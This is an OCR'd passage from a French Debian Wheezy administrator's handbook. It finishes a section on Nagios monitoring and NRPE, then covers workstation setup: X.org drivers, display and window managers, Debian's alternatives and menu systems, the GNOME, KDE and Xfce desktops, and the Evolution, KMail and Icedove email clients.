Ce fichier de configuration définit deux hôtes à surveiller. Le premier concerne le serveur web de Falcot ; on y surveille le fonctionnement du serveur web sur le port HTTP (80) et sur le port HTTP sécurisé (443). On vérifie également qu'un serveur SMTP est accessible sur son port 25. Le second concerne le serveur FTP et l'on vérifie qu'on obtient une réponse en moins de 20 secondes. Au-delà de ce délai, une mise en garde (*warning*) est générée et, au delà de 30 secondes, une alerte critique. En se rendant sur l'interface web, on peut se rendre compte que le service SSH est également surveillé : cette surveillance est due à l'appartenance des hôtes au groupe ssh-servers. Le service standard correspondant est défini dans `/etc/nagios3/conf.d/services_nagios2.cfg`.

On peut noter l'usage de l'héritage : pour hériter d'un autre objet, on emploie la propriété `use nom-parent`. Pour identifier un objet dont on veut hériter, il faut lui attribuer une propriété `name`

`identifiant`. Si l'objet parent n'est pas un objet réel, mais est uniquement destiné à servir de rôle de parent, on lui ajoute la propriété `register 0` qui indique à Nagios de ne pas le considérer et donc d'ignorer l'absence de certains paramètres normalement requis.

DOCUMENTATION


Liste des propriétés des objets

Pour avoir une meilleure idée des nombreuses possibilités de paramétrage de Nagios, il faut consulter la documentation fournie par le paquet *nagios3-doc*. Elle est directement accessible depuis l'interface web via le lien Documentation en haut à gauche. On y trouve notamment une liste exhaustive des différents types d'objet avec toutes les propriétés que l'on peut leur affecter. Il est également expliqué comment créer de nouveaux greffons.

POUR ALLER PLUS LOIN

Tests distants avec NRPE

De nombreux greffons de Nagios permettent de vérifier l'état de certains paramètres locaux d'une machine. Si l'on souhaite effectuer ces vérifications sur de nombreuses machines tout en centralisant les résultats sur une seule installation, il faut employer le greffon NRPE (*Nagios Remote Plugin Executor*). On installe *nagios-nrpe-plugin* sur le serveur Nagios et *nagios-nrpe-server* sur les machines sur lesquelles on veut exécuter certains tests locaux. Ce dernier se configure par le biais du fichier `/etc/nagios/nrpe.cfg`. On y indique les tests que l'on peut démarrer à distance ainsi que les adresses IP des machines qui sont autorisées à les déclencher. Du côté de Nagios, il suffit d'ajouter les services correspondants en faisant appel à la nouvelle commande *check_nrpe*.



Mots-clés

Station de travail
Bureau graphique
Bureautique
X.org

Chapitre

13 Station de travail

Les divers déploiements concernant les serveurs maintenant achevés, les administrateurs peuvent se charger des stations de travail individuelles et créer une configuration type.

13.1. Configuration du serveur X11

La phase de configuration initiale de l'interface graphique est toujours un peu délicate ; il arrive fréquemment qu'une carte vidéo très récente ne fonctionne pas parfaitement avec la version de X.org livrée dans la version stable de Debian.

Rappelons que X.org est la brique logicielle de base qui permet aux applications graphiques d'afficher leur fenêtre sur l'écran. Il inclut le pilote de la carte graphique qui permet d'en tirer le meilleur parti, mais aussi une interface standardisée (*X11*, en version *X11R7.7* sous *Wheezy*) pour les fonctionnalités mises à disposition des applications graphiques.

PERSPECTIVE

X11, XFree86 et X.org

X11 est le système graphique utilisé par la plupart des systèmes apparentés à Unix (mais également disponible sous Windows et Mac OS, bien que ce ne soit pas le système natif). Il s'agit principalement d'une spécification pour un protocole, mais le terme recouvre également sa mise en œuvre.

Après un début assez chaotique, les années 90 ont vu émerger la prédominance de XFree86 comme mise en œuvre de référence. C'était en effet un logiciel portable, libre et maintenu de manière collaborative ; mais les évolutions restaient limitées sur la fin (elles se cantonnaient généralement à l'ajout de nouveaux pilotes de périphériques). Cet état de fait, ainsi qu'un changement de licence qui était loin de faire l'unanimité, ont conduit au début du *fork* X.org en 2004. Debian *Wheezy* emploie la nouvelle mise en œuvre de référence, X.org, en version 7.7.

La dernière version de X.org sait détecter le matériel automatiquement : cela est valable pour la carte vidéo, pour l'écran, ainsi que pour les claviers et souris. Cela fonctionne tellement bien que le paquet ne crée plus le fameux fichier de configuration `/etc/X11/xorg.conf`. Tout ceci est rendu possible par des améliorations présentes dans le noyau Linux 2.6 (notamment pour la gestion des souris et des claviers), par l'intégration d'une liste de cartes vidéo gérées dans chaque pilote et par l'usage du protocole DDC pour récupérer les caractéristiques de l'écran.

En ce qui concerne la configuration du clavier, elle est désormais indiquée dans `/etc/default/keyboard`. Ce fichier contrôle la configuration de la console ainsi que celle de l'interface graphique et il est géré par le paquet *keyboard-configuration*. La configuration de la disposition du clavier est détaillée dans la section 8.1.2, « Configurer le clavier » page 164.

Le paquet *xserver-xorg* fournit le serveur X générique exploité par les versions 7.x de X.org. Ce serveur modulaire dispose d'une collection de pilotes pour gérer les différents modèles de carte vidéo. L'installation de *xserver-xorg* assure que le serveur et au moins un pilote graphique sont installés.

Signalons que si la carte vidéo détectée n'est reconnue par aucun des pilotes disponibles sur l'ordinateur, X.org tente alors d'employer le pilote VESA qui fonctionnera généralement partout mais avec des capacités moindres (résolutions limitées, pas d'accélération graphique pour les

jeux et les effets visuels des bureaux graphiques, etc.). Pour savoir quel pilote est actuellement employé, le plus simple est d'analyser les messages émis par le serveur X dans le fichier `/var/log/Xorg.0.log`. On rencontrera par exemple l'extrait ci-dessous pour le pilote intel :

```
(==) Matched intel as autoconfigured driver 0
(==) Matched vesa as autoconfigured driver 1
(==) Matched fbdev as autoconfigured driver 2
(==) Assigned the driver to the xf86ConfigLayout
(II) LoadModule: "intel"
(II) Loading /usr/lib/xorg/modules/drivers/intel_drv.so
```

COMPLÉMENTS

Pilote propriétaire

Certains fabricants de cartes graphiques (notamment nVidia) refusent de donner les spécifications nécessaires à la création de bons pilotes libres. En revanche, ils fournissent des pilotes propriétaires qui permettent malgré tout d'employer leur matériel. Cette politique est à combattre car le pilote fourni — s'il existe — est souvent de moins bonne qualité et surtout ne suit pas les mises à jour de X.org, ce qui peut vous empêcher d'utiliser la dernière version disponible. Nous ne pouvons que vous encourager à boycotter de tels fabricants et à vous tourner vers des concurrents plus coopératifs.

Si vous êtes malgré tout le malheureux propriétaire d'une de ces cartes, vous trouverez les paquets nécessaires dans la section *non-free* : *nvidia-glx* pour nVidia et *fglrx-driver* pour certaines cartes de ATI. Dans les deux cas, il faut des modules noyau correspondants ; leur compilation peut être automatisée par l'installation des paquets *nvidia-kernel-dkms* (pour nVidia) ou*fglrx-modules-dkms* (pour ATI).

Il existe un projet de pilote libre pour les cartes nVidia, le projet « nouveau », mais il n'égale pas encore le pilote non libre. Il faut dire qu'il est développé uniquement par ingénierie inverse, ce qui ne facilite pas la tâche des programmeurs. Pour les cartes ATI, le pilote libre se nomme « radeon » et est de bien meilleure facture même s'il nécessite souvent un microcode non libre.

13.2. Personnalisation de l'interface graphique

13.2.1. Choix d'un gestionnaire d'écran (*display manager*)

L'interface graphique n'est qu'un espace d'affichage... Si on se contente d'y exécuter le serveur X, l'écran restera désespérément vide. C'est pourquoi on installe habituellement un gestionnaire d'écran (*display manager*) affichant un écran d'authentification de l'utilisateur et exécutant ensuite son bureau graphique habituel. Les principaux gestionnaires d'écrans sont *gdm3* (*GNOME Display Manager*), *kdm* (*KDE Display Manager*) et *xdm* (*X Display Manager*). Les administrateurs de Falcot SA ont retenu `gdm3` puisqu'il s'associe logiquement à GNOME, le bureau graphique retenu. Le fichier `/etc/gdm3/daemon.conf` peut compter de nombreuses options de configuration (la liste se trouve dans `/usr/share/gdm/gdm.schemas`) pour contrôler son comportement,

alors que `/etc/gdm3/greeter.gsettings` contient des paramètres pour la « session » dédiée à l'écran d'accueil (plus qu'une fenêtre d'identification, il s'agit d'un bureau graphique restreint avec des fonctionnalités liées à la gestion d'énergie et à l'accessibilité). Signalons que certains des paramètres les plus utiles pour les utilisateurs peuvent se configurer par l'intermédiaire du centre de contrôle GNOME.

13.2.2. Choix d'un gestionnaire de fenêtres

Chaque bureau graphique étant accompagné de son propre gestionnaire de fenêtres, le choix du premier implique habituellement celui du second. GNOME emploie ainsi `mutter` (ou `metacity` pour le mode GNOME Classic) tandis que KDE exploite `kwin`. XFce (présenté dans une prochaine section) dispose de `xfwm`. La philosophie Unix autorise toujours d'employer le gestionnaire de fenêtres de son choix, mais suivre les recommandations permet de profiter au mieux des efforts d'intégration effectués par chacun des projets.

B.A.-BA

Gestionnaire de fenêtres

Fidèle à la tradition Unix de ne faire qu'une chose mais de la faire bien, le gestionnaire de fenêtres affiche les cadres des fenêtres des différentes applications en cours de fonctionnement, ce qui inclut les bordures et la barre de titre. Il offre donc également les fonctionnalités de réduction, restauration, maximisation et masquage des fenêtres. La plupart des gestionnaires de fenêtres gèrent également un menu qui s'obtient en cliquant d'une certaine manière sur le bureau ; il permet de quitter la session, de démarrer de nouvelles applications et parfois de changer de gestionnaire de fenêtres.

Il se peut cependant que certains ordinateurs trop anciens peinent sous la lourdeur des bureaux graphiques ; dans ce cas, une configuration plus légère peut être envisagée. Parmi les gestionnaires de fenêtres correspondant à cette description, citons WindowMaker (paquet *wmaker*), Afterstep, fvwm, icewm ou encore blackbox. Dans ce cas, il peut être intéressant d'indiquer au système quel gestionnaire de fenêtres privilégier. Pour cela, il est possible de modifier le choix `x-window-manager` grâce à la commande `update-alternatives --config x-window-manager`.

SPÉCIFICITÉ DEBIAN

Les choix (*alternatives*)

La charte Debian définit un certain nombre de commandes standard capables d'effectuer une action prédéfinie. Ainsi, la commande `x-window-manager` invoque un gestionnaire de fenêtres. Au lieu d'affecter cette commande à un gestionnaire de fenêtres pré-sélectionné, Debian permet à l'administrateur de l'associer au gestionnaire de son choix.

Chaque gestionnaire de fenêtres s'enregistre comme un choix valable pour `x-window-manager` et fournit une priorité associée. Celle-ci permet de sélectionner automatiquement le meilleur gestionnaire de fenêtres installé en l'absence d'un choix explicite de l'administrateur.

C'est le script `update-alternatives` qui est utilisé à la fois par les paquets pour s'enregistrer comme un choix et par l'administrateur pour modifier le logiciel

sur lequel la commande symbolique pointe (`update-alternatives --config commande-symbolique`). Chaque commande symbolique pointe en réalité vers un lien symbolique contenu dans le répertoire `/etc/alternatives/`, modifié par la commande `update-alternatives` au gré des mises à jour et des requêtes de l'administrateur. Si un paquet fournissant un choix est désinstallé, c'est le choix de priorité suivante qui le remplace.

Toutes les commandes symboliques existantes ne sont pas explicitées par la charte Debian et certains responsables de paquets Debian ont délibérément choisi d'employer ce mécanisme dans d'autres cas moins standards où il apportait une souplesse appréciable (citons par exemple `x-www-browser`, `www-browser`, `cc`, `c++`, `awk`, etc.).

13.2.3. Gestion des menus

Les bureaux modernes et de nombreux gestionnaires de fenêtres disposent de menus donnant la liste des applications accessibles à l'utilisateur. Pour avoir des menus à jour correspondant aux applications réellement disponibles, Debian a créé une base centrale où chaque nouvelle application s'enregistre. Chaque nouveau paquet installé s'ajoute dans cette base et ordonne au système de mettre à jour les différents menus. Cette infrastructure est offerte par le paquet `menu`.

Chaque paquet disposant d'une application à insérer dans le système de menus dépose un fichier dans le répertoire `/usr/share/menu/`. Ce fichier décrit les capacités de l'application (graphique ou non, etc.) et l'emplacement qui lui convient le mieux dans la hiérarchie. Le script de post-installation du même paquet appellera `update-menus` qui se chargera de mettre à jour tous les fichiers nécessaires — mais cette commande ne peut pas connaître tous les types de menus disponibles parmi les applications installées. Chaque paquet intégrant un tel menu dans l'une de ses applications doit donc fournir un fichier exécutable qui recevra en entrée les différents éléments composant le menu, à charge pour lui de transformer ces informations en éléments exploitables par l'application contenant le menu. Ces filtres sont installés dans le répertoire `/etc/menu-methods/`.

L'administrateur peut également intervenir dans le processus pour influencer les menus générés. La première de ses prérogatives est de pouvoir supprimer un élément du menu même si le logiciel correspondant est installé. Il suffit pour cela qu'il place dans `/etc/menu/` un fichier vide portant le nom du paquet dont il souhaite supprimer les entrées.

Il peut également réorganiser le menu en changeant le nom de certaines de ses sections ou en en regroupant quelques-unes. Il dispose pour cela du fichier `/etc/menu-methods/translate_menus` (qui contient des exemples dans ses commentaires).

Enfin, il peut ajouter des éléments au menu pour donner un accès à des programmes installés manuellement ou pour exécuter une commande de son choix (comme démarrer un navigateur web sur une page particulière). Ces éléments supplémentaires sont décrits par des fichiers `/etc/`

`menu/local.element`, qui suivent le même format que tous les autres fichiers disponibles dans le répertoire `/usr/share/menu/`.

POUR ALLER PLUS LOIN

Standardisation des menus

Debian dispose de son propre système de menus, mais aussi bien GNOME que KDE ont initialement développé leur propre solution pour gérer leurs menus respectifs. Les deux projets ont cependant décidé de standardiser le format de ces menus — ou plutôt des fichiers `.desktop` représentant les éléments des menus — sous l'égide du projet FreeDesktop.org.

➨ `http://www.freedesktop.org/`

Les développeurs Debian ont suivi ce projet de près et ces fichiers `.desktop` peuvent être générés par le système de menu de Debian (à l'aide du paquet *menu-xdg*). Toutefois, les bureaux graphiques comme GNOME ou KDE ne s'appuient pas sur le menu Debian et préfèrent garder le contrôle total sur leurs menus respectifs. Signalons que seul GNOME Classic dispose d'un réel menu ; la session GNOME par défaut exploite GNOME Shell qui s'est débarassé du concept de menu pour les applications. Dans GNOME Classic, l'éditeur de menu (dans le paquet *alacarte*) est disponible en cliquant-droit sur le menu dans le panel puis en choisissant Éditer les menus.

13.3. Bureaux graphiques

Le domaine des bureaux graphiques connaît deux grandes familles de logiciels : GNOME et KDE, tous deux très populaires. C'est un phénomène que l'on ne retrouve pas dans tous les domaines du logiciel libre ; les concurrents d'Apache ne sont ainsi que des serveurs web marginaux.

Cette diversité a une origine historique, KDE fut le premier projet de bureau graphique mais son choix de la bibliothèque graphique Qt ne convenait pas à tous. À l'époque, Qt n'était pas encore un logiciel libre et GNOME a rapidement démarré en optant pour la bibliothèque graphique GTK+. Depuis, les projets évoluent en parallèle. Qt est depuis devenu libre, mais ces deux projets n'ont pas fusionné.

Ils collaborent cependant : par l'intermédiaire de FreeDesktop.org, ils ont défini des normes favorisant l'interopérabilité entre les différentes applications.

Nous ne nous aventurerons pas à répondre à l'épineuse question du choix du bureau graphique : ce chapitre passe rapidement en revue les différentes possibilités et fournit des éléments de réflexion sur le sujet. Il est toujours préférable d'essayer les différentes possibilités avant d'en adopter une.

13.3.1. GNOME

Debian *Wheezy* contient la version 3.4 de GNOME, qui s'installe simplement par la commande `apt-get install gnome` (et qui est automatiquement installée par la tâche Environnement graphique de bureau).

GNOME est intéressant de par ses efforts dans le domaine de l'ergonomie et de l'accessibilité. Des professionnels du design ont en effet rédigé des normes pour aider les développeurs à créer des interfaces graphiques satisfaisantes. Le projet est en outre encouragé par de grands acteurs de l'informatique comme Intel, IBM, Oracle, Novell, sans oublier des distributions Linux. Enfin, un grand nombre de langages de programmation sont exploitables pour développer des applications s'intégrant à GNOME.

La réalisation de toute cette infrastructure a pris beaucoup de temps au projet GNOME, qui donne parfois l'impression d'une maturité moins aboutie que celle de KDE. L'ergonomie et l'accessibilité n'ont fait que récemment l'objet d'une attention particulière et on n'en perçoit les bénéfices que depuis les dernières versions de l'environnement.

Figure 13.1 *Le bureau GNOME*

Pour les administrateurs, GNOME semble être mieux préparé à des déploiements massifs. La configuration des applications est gérée par deux systèmes, GSettings (le standard actuel, qui stocke ses données dans DConf) et GConf (l'ancien système utilisé dans GNOME 2.x et toujours usité par quelques applications GNOME 3.x pas encore converties). Ces « bases de registres »

sont interrogeables et modifiables par les utilitaires en ligne de commande `gsettings`, `dconf` et `gconftool-2`, ou par les interfaces graphiques `dconf-editor` et `gconf-editor`. L'administrateur peut donc modifier la configuration des utilisateurs par un simple script. Le site web suivant regroupe toutes les informations qui peuvent intéresser un administrateur en charge de stations employant GNOME :

➨ `http://library.gnome.org/admin/system-admin-guide/stable/`

➨ `http://library.gnome.org/admin/deployment-guide/`

13.3.2. KDE

La version 4.8.4 de KDE, intégrée à Debian *Wheezy*, s'installe facilement avec la commande `apt-get install kde-standard`.

KDE a évolué rapidement en suivant une approche très pragmatique ; ses auteurs ont très vite obtenu d'excellents résultats, ce qui leur a permis de mettre en place une importante base d'utilisateurs... contribuant elle-même à la qualité du projet. Globalement, KDE est un bureau graphique parfaitement mûr, disposant d'une très large palette d'applications.




FIGURE 13.2 *Le bureau KDE*

Depuis la publication de Qt 4.0, le dernier problème de licence concernant KDE est résolu. Cette dernière est en effet soumise à la licence GPL, aussi bien sous Linux que sous Windows (alors

qu'auparavant, la version Windows disposait d'une licence spécifique qui n'était pas libre). Notons enfin que le langage C++ est obligatoire pour développer une application KDE.

13.3.3. Xfce et autres

Xfce est un bureau graphique simple et allégé qui convient parfaitement aux ordinateurs limités en ressources. Il s'installe avec la commande `apt-get install xfce4`. Il s'appuie — comme GNOME — sur la bibliothèque graphique GTK+ et de nombreux composants sont communs avec ce dernier.

Contrairement à GNOME et KDE, Xfce n'est pas un projet très vaste. Outre les composants de base d'un bureau moderne (gestionnaire de fichiers, gestionnaire de fenêtres, gestionnaire de sessions, panneau démarreur d'applications, etc.), il ne fournit que quelques applications : un navigateur web très léger (Midori), un terminal, un calendrier, un visionneur d'images, un graveur de CD/DVD, un lecteur de fichiers multimédia (Parole) et un contrôleur de volume (pour le son).




Figure 13.3 *Le bureau XFCE*

Un autre bureau graphique fourni dans Wheezy est LXDE, sa caractéristique principale est sa « légèreté ». Il peut être installé avec l'aide du méta-paquet *lxde*.

13.4. Courrier électronique

13.4.1. Evolution

C'est le logiciel de messagerie de GNOME, qu'on installe avec la commande `apt-get install evolution`. En plus du courrier électronique, il gère un agenda, un carnet d'adresses et une liste de tâches et dispose d'un puissant système d'indexation des messages. Il est possible de créer des dossiers virtuels correspondant à des requêtes sur l'ensemble des messages archivés. Cela signifie que tous les messages sont stockés de la même façon, mais que l'affichage des courriers électroniques recrée une simili-organisation par dossier — chacun de ces dossiers contenant tous les messages répondant à un ou plusieurs critères de filtrage.




Figure 13.4 *Le logiciel de messagerie Evolution*

Une extension du logiciel permet de l'intégrer à une messagerie Microsoft Exchange : le paquet Debian correspondant est *evolution-exchange*.

13.4.2. KMail

On installe le logiciel de messagerie de KDE en exécutant `apt-get install kmail`. Il se contente de gérer le courrier électronique, mais fait partie d'un ensemble logiciel appelé « KDE-PIM » (*PIM* signifiant *Personal Information Manager*, ou gestionnaire des informations personnelles) qui regroupe évidemment les fonctionnalités de carnet d'adresses, d'agenda, etc. Kmail dispose de toutes les fonctionnalités requises pour être un excellent client de messagerie.




Figure 13.5 *Le logiciel de messagerie KMail*

13.4.3. Thunderbird et Icedove

Ce logiciel de messagerie, disponible dans le paquet Debian *icedove*, fait partie de la suite logicielle du projet Mozilla. Sa localisation en français nécessite la présence du paquet *icedove-l10n-fr* ; l'extension *enigmail* prend complètement en charge le chiffrement et la signature des messages (cette extension n'est hélas pas traduite en français).

Ce logiciel fait partie des meilleurs clients de messagerie électronique. Gageons qu'il connaîtra un beau succès — à l'instar de Mozilla Firefox.

Debian *Wheezy* contient en réalité Icedove et non Thunderbird, pour des raisons légales détaillées dans l'encadré « Iceweasel et Firefox (et les autres) », ci-après ; mais au nom (et aux icônes) près, les deux logiciels sont identiques.

